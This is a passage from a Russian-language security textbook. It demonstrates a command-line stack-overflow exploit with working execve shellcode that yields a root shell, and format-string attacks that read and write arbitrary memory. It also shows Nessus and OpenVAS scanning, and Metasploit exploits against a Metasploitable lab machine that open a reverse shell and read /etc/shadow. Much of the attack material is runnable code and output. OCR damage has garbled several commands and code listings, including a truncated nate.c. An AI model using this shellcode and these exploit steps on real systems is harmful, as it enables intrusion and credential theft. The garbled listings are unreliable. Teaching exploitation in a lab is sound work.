В обоих случаях данные, выводимые командой между обратными кавычками, заменяют саму команду, и выполняется команда uname.

Весь код эксплойта фактически лишь получает указатель стека, строит буфер и передает этот буфер уязвимой программе. Имея в наличии Perl, подстановку в командной строке и приблизительный адрес возврата, всю работу кода эксплойта можно выполнить в командной строке путем запуска уязвимой программы и подстановки в ее первый аргумент создаваемого буфера с помощью обратного штриха.

Сначала надо создать NOP-цепочку. В коде exploit.c под NOP было отведено 200 байт; это хорошее количество, поскольку позволяет угадать адрес возврата с ошибкой до 200 байт. Этот дополнительный простор для угадывания становится теперь еще важнее, поскольку точный адрес указателя стека неизвестен. Вспомним, что шестнадцатеричным кодом команды NOP является 0x90, и создадим цепочку с помощью пары обратных кавычек и Perl следующим образом:

```
$ ./vulnerable 'perl -e 'print "\x90"x200;''
```

Теперь к NOP-цепочке нужно добавить шелл-код. Удобно хранить шелл-код в каком-нибудь файле, что мы сейчас и осуществим. Поскольку все байты уже записаны в шестнадцатеричном виде в начале эксплойта, нам достаточно вывести их в файл. Это можно сделать с помощью шестнадцатеричного редактора или перенаправив вывод команды Perl print в файл, как показано здесь:

```
$ perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07 \x89\x5b\x08\x89\
x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff \xff\xff\x2f\x62\x69\x6e\x2f\
x73\x68";'  > shellcode
```

После этого шелл-код оказывается в файле с именем «shellcode». Теперь его нетрудно вставить в нужное место с помощью пары обратных кавычек и команды cat. Действуя таким образом, допишем шелл-код к имеющейся NOP-цепочке:

```
$ ./vulnerable 'perl -e 'print "\x90"x200;'''cat shellcode'
```

Теперь надо дописать повторенный несколько раз адрес возврата, но с нашим буфером эксплойта уже возникли некоторые проблемы. В коде testexploit.c буфер эксплойта сначала заполнялся адресом возврата. Это гарантировало правильное выравнивание адреса возврата, состоящего из четырех байт. При создании буфера эксплойта в командной строке такое выравнивание надо обеспечить вручную.

Все сводится к следующему: количество байт в NOP-цепочке плюс шелл-код должно делиться на 4. Поскольку шелл-код имеет длину 46 байт, а NOP-цепочка – 200 байт, общая длина составляет 246 байт и не делится на 4. До делимости не хватает 2 байт, поэтому повторяющийся адрес возврата будет смещен на 2 байта, и возврат выполнения произойдет в неожиданное место.

Чтобы правильно выровнять участок повторяющегося адреса возврата, надо добавить еще 2 байта в NOP-цепочку:

```
$ ./vulnerable 'perl -e 'print "A"x202;' "cat shellcode
```

Теперь, когда первая часть буфера эксплойта выровнена правильно, можно дописать к ней повторяющийся адрес возврата. Прошлый раз указатель стека имел значение 0xbffff978, которое можно принять в качестве хорошего приближения адреса возврата. Этот адрес можно напечатать как «\x78\xf9\xff\bf». Байты размещаются в обратном порядке в соответствии с архитектурой x86. Эту тонкость можно упустить, если постоянно использовать код эксплойта, автоматически определяющий порядок байтов.

Поскольку размер результирующего буфера эксплойта составляет 600 байт, а NOP-цепочка и шелл-код занимают 248 байт, нетрудно видеть, что адрес возврата надо повторить 88 раз. Для этого добавим еще пару обратных кавычек и команду Perl:

```
$ ./vulnerable 'perl -e 'print "\x90"x202; '' 'cat shellcode"perl -e 'print "\x78\xf9\xff\
xbf"x88;''
sh-2.05a# whoami
root
sh-2.05a#
```

Создание эксплойта в командной строке дает больше контроля и гибкости в применении данной техники эксплойта, позволяя провести некоторое экспериментирование. Например, можно усомниться, что для эксплойта программы vulnerable действительно нужны все 600 байт. Эту границу можно быстро определить с помощью командной строки.

```
$ ./vulnerable 'perl -e 'print "\x90"x202; "'cat shellcode"perl -e 'print "\x68\xf9\xff\
xbf"x68;
$ ./vulnerable 'perl -e 'print "\x90"x202;'''cat shellcode "perl -e 'print "\x68\xf9\xff\
xbf"x69;'' Segmentation fault
$ ./vulnerable 'perl -e 'print "\x90"x202; ' "cat shellcode"perl -e 'print "\x68\xf9\xff\
xbf"x70; ''
sh-2.05a#
```

В этом примере при первом выполнении просто не возникло аварийной ситуации и произошло нормальное завершение программы, тогда как при втором выполнении адрес возврата был переписан не полностью, что привело к краху программы. Зато в последнем случае адрес возврата был переписан правильно, управление перешло в NOP-цепочку и шелл-код, запустивший root-шелл. Такая степень контроля над буфером эксплойта и немедленное получение результатов экспериментов очень полезны для глубокого понимания системы и техники эксплойта.

4.2.9. Переполнения в куче и bss

Помимо переполнений в стеке, существуют уязвимости переполнения буфера, которые могут происходить в сегментах кучи и bss. Хотя эти типы переполнения не так стандартизованы, как переполнения в стеке, их можно использовать не менее эффективно. Поскольку тут нет адреса возврата, который требуется изменить, эти типы переполнений зависят от важных переменных, хранящихся в памяти вслед за буфером, который можно переполнить. Значение такой переменной, например содержащей права доступа пользователей или результат авторизации, можно изменить и дать полные права доступа или аутентификации в системе. А если за буфером, уязвимым для переполнения, хранится указатель на функцию, то, изменив этот указатель, можно заставить программу обратиться по другому адресу памяти (где должен находиться шелл-код), когда произойдет обращение к этому указателю функции.

Поскольку эксплойты переполнения в сегментах кучи и bss гораздо больше зависят от структуры памяти в программе, эти типы уязвимостей значительно труднее выявить.

4.2.10. Перезапись указателей функций

В следующем примере рассмотрено переполнение в сегменте памяти bss. Программа представляет собой простую азартную игру. Одна игра стоит 10 баллов.

Задача в том, чтобы угадать случайное число между 1 и 20. Если число угадано, игрок получает 100 баллов. (Код, осуществляющий добавление и снятие баллов, не приводится, поскольку это всего лишь пример.) Изменение количества баллов показывается в выводимых сообщениях.

С точки зрения статистики игра несправедлива, потому что вероятность выигрыша составляет 1:20, а сумма выигрыша при этом составляет всего 10-кратную стоимость игры. Посмотрим, может быть, нам удастся немного уравнять шансы.

Код nate.c

```
#include <stdlib.h>
#include <time.h>
int game(int);
int jackpot();
int mam(int argc, char *argv[]) {
static char buffer[20];
static int (*function_ptr) (int user_pick);
if(argc < 2) {
printf(“Usage: %s <a number 1 - 20>\n”, argv[0])
  }
}
```

4.2.11. Форматные строки

Класс эксплойтов форматной строки возник относительно недавно. Подобно эксплойтам переполнения буфера, конечной задачей эксплойта форматной строки является изменение данных и получение контроля над выполнением привилегированной программы. Эксплойты форматной строки также основаны на ошибках программирования, влияние которых на безопасность не очевидно. К счастью для программистов, поняв механизм этого эксплойта, довольно легко найти и устранить уязвимости, связанные с форматными строками. Но сначала нам потребуются некоторые сведения о форматных строках.

Форматные строки используются функциями форматирования, такими как printf (). Эти функции принимают в качестве первого аргумента строку формата, за которой следует переменное число аргументов в зависимости от форматирующей строки. Команда printf() активно использовалась в предыдущих фрагментах кода. Вот пример из последней программы:

```
printf("You picked: %d\n", user_pick);
```

Здесь форматная строка: «You picked: %d\n». Функция printf () выводит форматную строку, но при этом выполняет особые операции, если встречается параметр формата типа %d. Этот параметр указывает, что следующий аргумент функции должен быть выведен как целое десятичное число. Ниже перечислены некоторые другие параметры форматирования:

Таблица 4.4. *Параметры форматирования*

№	Параметр	Тип вывода
1	%d	Десятичное число
2	%u	Десятичное число без знака
3	%x	Шестнадцатеричное число

Все приведенные выше параметры форматирования принимают данные в виде значений, а не указателей на значения. Есть и параметры форматирования, принимающие указатели, например:

Таблица 4.5. *Параметры форматирования*

№	Параметр	Тип вывода
1	%s	Строка
2	%n	Количество выведенных байтов

Параметр форматирования %s предполагает, что будет передан адрес памяти, и выводит данные, начинающиеся с этого адреса, пока не встретит нулевой байт. Параметр %n является особым, поскольку действительно записывает данные. Он также принимает адрес памяти и записывает по этому адресу количество байтов, выведенное к данному моменту.

Функция форматирования, такая как printf (), вычисляет переданную ей строку форматирования и выполняет особые действия каждый раз, когда встречается параметр форматирования. Каждый параметр форматирования предполагает передачу дополнительной переменной, поэтому если в строке формата три параметра форматирования, то функции должны быть переданы три дополнительных аргумента (помимо аргумента со строкой форматирования). Поясним сказанное несколькими примерами кода.

Код fmt_example.c

```
#include <stdio.h>
int main() {
char stnng[7] = "sample";
 int A = -72;
unsigned int B = 31337;
int count_one, count_two;
// Пример вывода с другой строкой формата
printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
printf("[field width on B] 3: '%3u', 10: '%10u\ '%08u'\n", B, B, B);
 printf("[string] %s Address %08x\n", string, string);
// Пример унарного оператора адреса и строки формата %x
printf("count_one is located at: %08x\n", &count_one);
printf("count_two is located at: %08x\n", &count_two);
// Пример строки формата %n
printf("The number of bytes written up to this point X%n is being stored in count_one, and
the number of bytes up to here X%n is being stored in count_two.\n", &count_one, &count_
two);
printf("count_one: %d\n", count_one); printf("count_two: %d\n", count_two);
// Пример стека
printf("A is %d and is at %08x. B is %u and is at %08x.\n", A, &A, B, &B);
 exit(0);
}
```

Компилируя и запуская программу, получаем:

```
$ gcc -o fmt_example fmt_example.c $ ./fmt_example
     Dec: -72, Hex: fffffb8, Unsigned: 4294967224
     Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: ' 31337', '00031337' [string] sample Address bffff960
count_one is located at: bffff964 count_two is located at: bffff960
```

```
The number of bytes written up to this point X is being stored in count_one, and the number
of bytes up to here X is being stored in count._two.
```

С помощью параметра форматирования %x выводится шестнадцатеричное представление 4-байтового слова в стеке. Эту процедуру можно повторять для изучения памяти стека.

```
$ ./fmt_vuln 'perl -e 'print "%08x."x40; " The right way:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.% 08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0 8x.%08x.%08x.%08x.%08x.%08x.%0
8x.%08x.%08x.%08x. The wrong way:
bffff4e0.000003e8.000003e8.78383025.3830252e.30252e78.252e7838.2e783830.7838 3025.3830252e.3
0252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838 .2e783830.78383025.3830252e.30
252e78.252e7838.2e783830.78383025.3830252e.302 52e78.252e7838.2e783830.78383025.3830252e.302
52e78.252e7838.2e783830.7838302 5.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.
[*] test_val @ 0x08049570 = -72 0xffffffb8 $
```

Именно так выглядит нижняя часть памяти стека. Вспомним, что в нашей архитектуре в каждом 4-байтовом слове обратный порядок байтов. Обращаем внимание на частое повторение байтов 0x25, 0x30, 0x38, 0x78 и 0x2e. Интересно, что в них содержится.

```
$ printf "\x25\x30\x38\x78\x2e\n"
%08x.
$
```

Как видите, это память самой строки форматирования. Поскольку функция форматирования всегда будет в самом верхнем кадре стека, если форматная строка будет записана где-то в стеке, она окажется ниже текущего указателя кадра стека (по более высокому адресу памяти). Это обстоятельство можно использовать для контроля за аргументами функции форматирования. Особенно удобно, если задаются параметры форматирования, которым передаются аргументы по ссылке, такие как %s или %n.

Чтение произвольного адреса памяти

С помощью параметра форматирования %s можно читать произвольные адреса памяти. Поскольку можно прочесть данные первоначальной форматной строки, часть ее можно использовать для передачи адреса параметра форматирования %s, как показано ниже:

```
$ ./fmt_vuln AAAA%08x.%08x.%08x.%08x The right way: AAAA%08x.%08x %08x %08x The wrong way:
AAAAbffff590.000003e8.000003e8 41414141 bl test.val @ 0x08049570 = -72 0xffffffb8 <t
```

Четыре байта 0x41 указывают, что четвертый параметр форматирования осуществляет чтение с начала форматной строки, чтобы получить нужные данные. Если четвертым параметром окажется %s, а не %x, то функция форматирования попытается вывести строку по адресу 0x41414141. Это приведет к аварийному завершению программы с ошибкой сегментации, поскольку адрес окажется недопустимым. Но если адрес памяти имеет допустимое значение, то с помощью этого процесса можно прочесть строку, которая там находится.

```
$ ./getenvaddr PATH
PATH is located at OxbffffdIO
$ pcalc 0x10 + 4
20      0x14        OyЮЮO
```

```
$ ./fmt.vuln 'printf "\x14\xfd\xff\xbf"'%08x.%08x.%08x%s The right way: y^ <L%08x
. %08x. %08x%s The wrong way:
y^bffff480.00000065.00000000/bin:/usr/bm:/usr/local/bin:/opt/bin:/usr/ X11R6/bin:/usr/games/
bin:/opt/insight/bin:.:/sbin:/usr/sbin:/usr/local/ sbin:/home/matrix/bin
[*] test.val @ 0x08049570 = -72 0xffffffb8 $
$ ./fmt.vuln 'printf "\x14\xfd\xff\xbf"'%x.%x.%x%s The right way: qi%x.%x.%x%s The wrong
way:
yy^bffff490.65.0/bin:/usr/bin:/usr/local/bin:/opt/bin: /usr/X11R6/bin:/usr/ games/bin:/opt/
insight/bin:.:/sbin:/usr/sbin:/usr/local/sbin:/home/mat rix/bin [*] test_val @ 0x08049570 =
-72 0xffffffb8
```

Здесь с помощью программы getenvaddr извлекается адрес переменной окружения PATH. Поскольку имя программы fmt_vuln на два байта короче, чем getenvaddr, к адресу прибавляется 4, а байты располагаются в обратном порядке. Четвертый параметр форматирования %s выполняет чтение с начала форматной строки, полагая, что это адрес, переданный в качестве аргумента функции. На самом деле это адрес переменной окружения PATH, поэтому он выводится, как если бы printf () был передан указатель на переменную окружения.

Теперь, когда известно расстояние между вершиной кадра стека и началом форматной строки, можно опустить ширину поля в параметрах форматирования %x. Эти параметры форматирования нужны только для просмотра памяти. Такой метод позволяет рассматривать любой адрес памяти как строку.

0x294 Запись по произвольному адресу памяти

Если с помощью параметра формата %s можно прочесть содержимое произвольного адреса памяти, то такой же прием, но уже с параметром %n, должен позволить выполнить запись по произвольному адресу. Чем дальше, тем интереснее.

Переменная test_val, адрес и значение которой выводятся в отладочном операторе уязвимой программы fmt_vuln, просто напрашивается на то, чтобы мы заменили ее значение. Тестовая переменная расположена по адресу 0x08049570, поэтому техника, аналогичная примененной ранее, должна позволить записать значение в эту переменную.

```
$ ./fmt.vuln ,printf „\x70\x95\x04\x08"'%x.%x.%x%n
The right way:
%x.%x.%x%n
The wrong way:
bffff5a0.3e8.3e8
[*] test.val @ 0x08049570 = 20 0x00000014
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%08x.%08x.%08x%n
The right way:
%08x.%08x.%08x%n
The wrong way:
bffff590.000003e8.000003e8
[*] test.val @ 0x08049570 = 30 0x0000001e $
```

Как видите, переменную test_val действительно можно переписать с помощью параметра форматирования %n. Значение, которое в нее записывается, зависит от количества байтов, выведенных перед %n. Им удобно управлять с помощью опции ширины поля.

```
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%100x%n
The right way:
%x.%x.%100x%n
The wrong way:
bffff5a0.3e8.
3e8
[*] test.val @ 0x08049570 =117 0x00000075
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%183x%n
The right way
%x.%x.%183x%n
The wrong way
bffff5a0.3e8.
3e8
[*] test.val @ 0x08049570 = 200 0x000000c8
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%238x%n
The right way:
%x.%x.%238x%n
The wrong way:
bffff5a0.3e8
3e8
h] test val Co" 0x08049570 – 255 0x000000ff $
```

Задавая различные значения ширины поля в каком-нибудь из параметров формата, предшествующем %n, можно вставлять последовательности байтов для реализации эксплойта.

4.2.12. Сканирование приложений на наличие уязвимостей

Теперь перейдем от теории к практике. Как найти описанные выше уязвимости в своих приложениях? Для этого необходимо воспользоваться сканерами уязвимостей, например Nessus или входящим в состав Kali Linux сканером OpenVAS.

Сканер Nessus не входит в состав Kali, однако разработчики из компании Tennable подготовили специальную сборку для данной ОС. Прежде всего необходимо скачать дистрибутив и установить его с помощью команды

```
root@kali:/root# dpkg –i "Nessus-6.6.2-debian6_amd64.deb"
```

Затем необходимо запустить службу

```
root@kali:/root# /etc/init.d/nessusd start
```

Далее вся работа со сканером будет осуществляться через браузер по адресу https://127.0.0.1:8834. Первым делом нам необходимо указать пароль для учетной записи. Затем необходимо ввести серийный номер. Получить его можно по ссылке на странице ввода серийного номера. Далее начнется продолжительный процесс загрузки компонентов базы данных сканера Nessus. Это может занять не менее часа в зависимости от пропускной способности канала.

По завершении всех подготовительных действий можно переходить непосредственно к сканированию интересующих узлов. Для этого необходимо предварительно подготовить политику, в соответствии с которой будет производиться сканирование. Выбираем **Policies**, далее **New policy**, **Advanced Scan**. Потом присваиваем имя новой политике и настраиваем ее свойства в левой части окна. В принципе, для начала все можно оставить по умолчанию, раз-

ве что в подразделе **Permissions** раздела **Basic** я разрешил Default работать с данной политикой (Can use). В случае если мы собираемся сканировать сетевые принтеры (очень часто содержат уязвимости), то необходимо в разделе **Discovery** выбрать **Scan Network Printers**. Далее сохраним нашу политику.

После этого нам необходимо запустить сканер. Для этого выбираем **Scans** в верхней части экрана, **New scan ⇨ User**. Затем выбираем нашу политику. На следующем шаге указываем наименование задачи сканирования и в поле **Targets** указываем цели сканирования. Сохраняем созданную задачу. Теперь в разделе **Scans** у нас появилось новое сканирование. Запускаем эту задачу.

После завершения напротив данного сканирования появится галочка. Теперь можно просто нажать на задачу и увидеть количество найденных уязвимостей.




Рис. 4.2. *Найденные уязвимости в ОС Windows 7*

На рисунке представлен отчет с машины под управлением Windows 7 SP1, которую я использую для различных экспериментов со сканерами безопасности. Уязвимости, помеченные красным цветом, наиболее опасны. О том, что со всем этим делать дальше, мы поговорим чуть позже, а сейчас я рассмотрю работу со сканером OpenVAS.

Многие могут задаться вопросом: зачем проверять вторым сканером, если мы уже использовали Nessus? Здесь все аналогично антивирусам: у каждого свое ядро, и то, что один пропустил, другой вполне может определить. Поэтому если один сканер не нашел интересных уязвимостей, рекомендую «пройтись» другим, возможно, найдется что-то новое.

OpenVAS является ответвлением от проекта Nessus. Для установки OpenVAS необходимо выполнить следующие действия:

```
root@kali:~# apt-get update
root@kali:~# apt-get dist-upgrade
```

Обновление пакетов будет нелишним.

```
root@kali:~# apt-get install openvas
```

После установки запускаем установку сканера.

```
root@kali:~# openvas-setup
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed
...
...
Write out database with 1 new entries
Data Base Updated
Restarting Greenbone Security Assistant: gsad.
User created with password '6062d074-0a4c-4de1-a26a-5f9f055b7c88'.
```

После этого по аналогии с Nessus нам потребуется только веб-браузер. Открываем https://127.0.0.1:9392. Вводим те учетные данные, которые нам выдали при установке. Для начала нам необходимо сконфигурировать задачу сканирования. Идем в раздел **Configuration** – **Scan Configs**. Далее выбираем политику **Full and fast ultimate** и клонируем ее, нажав на значок овечки. Теперь отредактируем клон, нажав на значок гаечного ключа. Прежде всего даем политике название, остальные опции оставляем без изменения, но учитываем safe_check – отключение данной опции позволит запускаться потенциально опасным NVT-тестам, выполнение которых может вызвать сбои в работе хоста.

Далее устанавливаем цели сканирования в разделе **Configuration** – **Target**. Прописываем цели сканирования, диапазон портов можно оставить без изменения. Затем запускаем сканирование, выбрав раздел **ScanManagement** – **Task**. По окончании работы получаем отчет, аналогичный приведенному на рис. 4.3.

	High	Medium	Low	Log	False Pos	Total	Run Alert	Download
Full report:	43	174	837	8058	0	9112		PDF
All filtered results:	43	174	0	0	0	217		PDF
Filtered results 1 - 100:	29	71	0	0	0	100		PDF

Рис. 4.3. *Найденные уязвимости*

После обнаружения уязвимостей злоумышленнику необходимо попытаться проэксплуатировать их.

4.2.12. Эксплуатация найденных уязвимостей

Теперь рассмотрим процесс эксплуатации найденных уязвимостей. Для этого нам потребуется пакет Metasploit Framework из состава Kali Linux и специализированный дистрибутив Metasploitable, который содержит несколько уязвимостей и предназначен для обучения пентестинга приложений. Данный дистрибутив можно скачать по адресу https://sourceforge.net/projects/metasploitable/files/Metasploitable2/.

ПО Metasploit Framework от компании Rapid7 представляет собой многофункциональный набор средств, с помощью которого можно осуществлять различные тесты на проникновение.

Metasploit Framework входит в состав Kali Linux, и для запуска консоли выполним: **Applications ⇨ Exploitation Tools ⇨ Metasploit**.

В результате мы попадаем в командную строку:

```
msf >
```

Для начала проверим наличие соединения с БД:

```
msf > db_status
[*] postgresql connected to msf
```

В случае отсутствия соединения необходимо его восстановить, так как Metasploit постоянно использует базу в своей работе.

Если все функционирует штатно, то можно перейти к выполнению практических задач по эксплуатации найденных уязвимостей.

Предварительно проведенное с помощью Nessus сканирование данной машины показало следующие уязвимости.




Рис. 4.4. *Уязвимости, найденные сканером Nessus*

Посмотрим, что с этим можно сделать на практике. У нас обнаружилось несколько уязвимостей уровня CRITICAL. С точки зрения изучения работы с Metasploit нам интересна уязвимость UnrealIRCd. Наличие сервиса rexec и простой пароль на VNC, конечно, тоже интересны, но эти дыры можно использовать без помощи Metasploit.

Вернемся в консоль Metasploit и поищем информацию об ircd.

```
msf > search ircd
Matching Modules
================
   Name Disclosure Date Rank Description
   ---- --------------- ---- -----------
```

```
   exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent UnrealIRCD 3.2.8.1
Backdoor Command Execution
```

Возможно, это то, что нам нужно.

Подключим этот модуль.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

В Metasploit существует несколько типов модулей. Сейчас мы воспользовались набором эксплойтов для Unix-систем. Каждый модуль имеет в своем составе набор настроек, с помощью которых можно осуществлять эксплуатацию уязвимости. Посмотрим, какие настройки есть у этого модуля.

```
msf exploit(unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
   Name Current Setting Required Description
   ---- --------------- -------- -----------
   RHOST yes               The target address
   RPORT 6667 yes          The target port
Exploit target:
   Id Name
   -- ----
   0 Automatic Target
```

Здесь есть узел и порт назначения. Порт оставляем без изменения, так как по отчету Nessus этот порт открыт. А вот хост назначения необходимо указать свой. В моем случае это будет 192.168.60.130.

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.60.130
RHOST => 192.168.60.130
```

В общем случае для эксплуатации уязвимости этих настроек будет достаточно. Проверим.

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.60.129:4444
[*] 192.168.60.130:6667 - Connected to 192.168.60.130:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
address instead
[*] 192.168.60.130:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo c4IULj4NAN8LzMgT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "c4IULj4NAN8LzMgT\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.60.129:4444 -> 192.168.60.130:43975) at 2016-05-
27 02:20:21 -0400
```

Как видно из приведенного вывода, эксплойт успешно отработал и открыл удаленный доступ к командной строке на атакуемой машине. Посмотрим, какие у нас права.

```
id
uid=0(root) gid=0(root)
```

Проверим доступность файла с зашифрованными паролями пользователей.

```
cat /etc/shadow
root:$1$/av…
…
```

Эксплойт успешно отработал. При использовании свежеустановленного Kali Linux данный пример может не сработать. При попытке установить соединение на шаге

```
[*] Started reverse TCP double handler on 192.168.60.129:4444
```

Metasploit сообщит о том, что не может установить соединение по порту 4444.

Наиболее вероятной причиной данной проблемы является межсетевой экран на Kali Linux. Для его настройки рекомендую выполнить следующие действия в командной строке:

```
root@kali:~# apt-get update
…
root@kali:~# apt-get install gufw
…
root@kali:~# gufw
```

В открывшемся окне необходимо настроить правила доступа для входящих соединений по порту 4444.

Выполнив простейшую атаку, мы немного углубимся в работу с Metasploit. В одной из предыдущих глав мы проводили сканирование сети с помощью Nmap. Так вот, в Metasploit Framework есть возможность использовать этот сканер непосредственно в его консоли. Посмотрим, как можно применять этот функционал. Просканируем всю подсеть 192.168.60.0/24.

```
msf > db_nmap -v -sS -A 192.168.60.0/24
[*] Nmap: Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-27 04:51 EDT
…
```

В результате мы получаем список присутствующих в сети узлов и открытых на них портов. Посмотрим, какие есть активные узлы.

```
msf > hosts
Hosts
=====

address        mac      name           os_name    os_flavor  os_sp  purpose  info  comments
-------        ---      ----           -------    ---------  -----  -------  ----  --------
192.168.60.1   00:..:08                Windows 7                    client
192.168.60.2   00:..:D0                Windows 7                    client
192.168.60.130 00:..:5d metasploitable Linux                2.6.X  server
```

Как видно, моя тестовая машина 192.168.60.130 обнаружена. Теперь посмотрим, какие нашлись сервисы.

```
msf > services
Services
========
host            port   proto  name         state  info
----            ----   -----  ----         -----  ----
…
192.168.60.130  21     tcp    ftp          open   vsftpd 2.3.4
192.168.60.130  22     tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
```

```
192.168.60.130  23     tcp    telnet       open   Linux telnetd
192.168.60.130  25     tcp    smtp         open   Postfix smtpd
192.168.60.130  53     tcp    domain       open   ISC BIND 9.4.2
192.168.60.130  80     tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.60.130  111    tcp    rpcbind      open   2 RPC #100000
192.168.60.130  139    tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.60.130  445    tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
192.168.60.130  512    tcp    exec         open   netkit-rsh rexecd
192.168.60.130  513    tcp    login        open
192.168.60.130  514    tcp    tcpwrapped   open
192.168.60.130  1099   tcp    java-rmi     open   Java RMI Registry
…
```

Предлагаю обратить внимание на сервис Java RMI. Протокол RMI объединяет два других протокола в едином формате: Java Object Serialization и HTTP. Приложения java часто содержат уязвимости, поэтому попробуем посмотреть, что есть в metasploit для java_rmi.

В выводе сканера указан сервис java-rmi, однако, попробовав несколько вариантов слов для поиска, наиболее интересные варианты эксплойтов обнаружились именно в ветке java_rmi.

```
msf > search java_rmi
Matching Modules
================
   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/gather/java_rmi_registry                             normal     Java RMI
Registry Interfaces Enumeration
   auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     Java RMI
Server Insecure Endpoint Code Execution Scanner
   exploit/multi/browser/java_rmi_connection_impl  2010-03-31     excellent  Java
RMIConnectionImpl Deserialization Privilege Escalation
   exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Java RMI
Server Insecure Default Configuration Java Code Execution
```

Воспользуемся эксплойтом для RMI-сервера.

```
msf > use exploit/multi/misc/java_rmi_server
```

Далее смотрим опции для данного модуля.

```
msf exploit(java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload
request
   RHOST                       yes       The target address
   RPORT      1099             yes       The target port
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an
address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is
randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
Exploit target:
   Id  Name
```

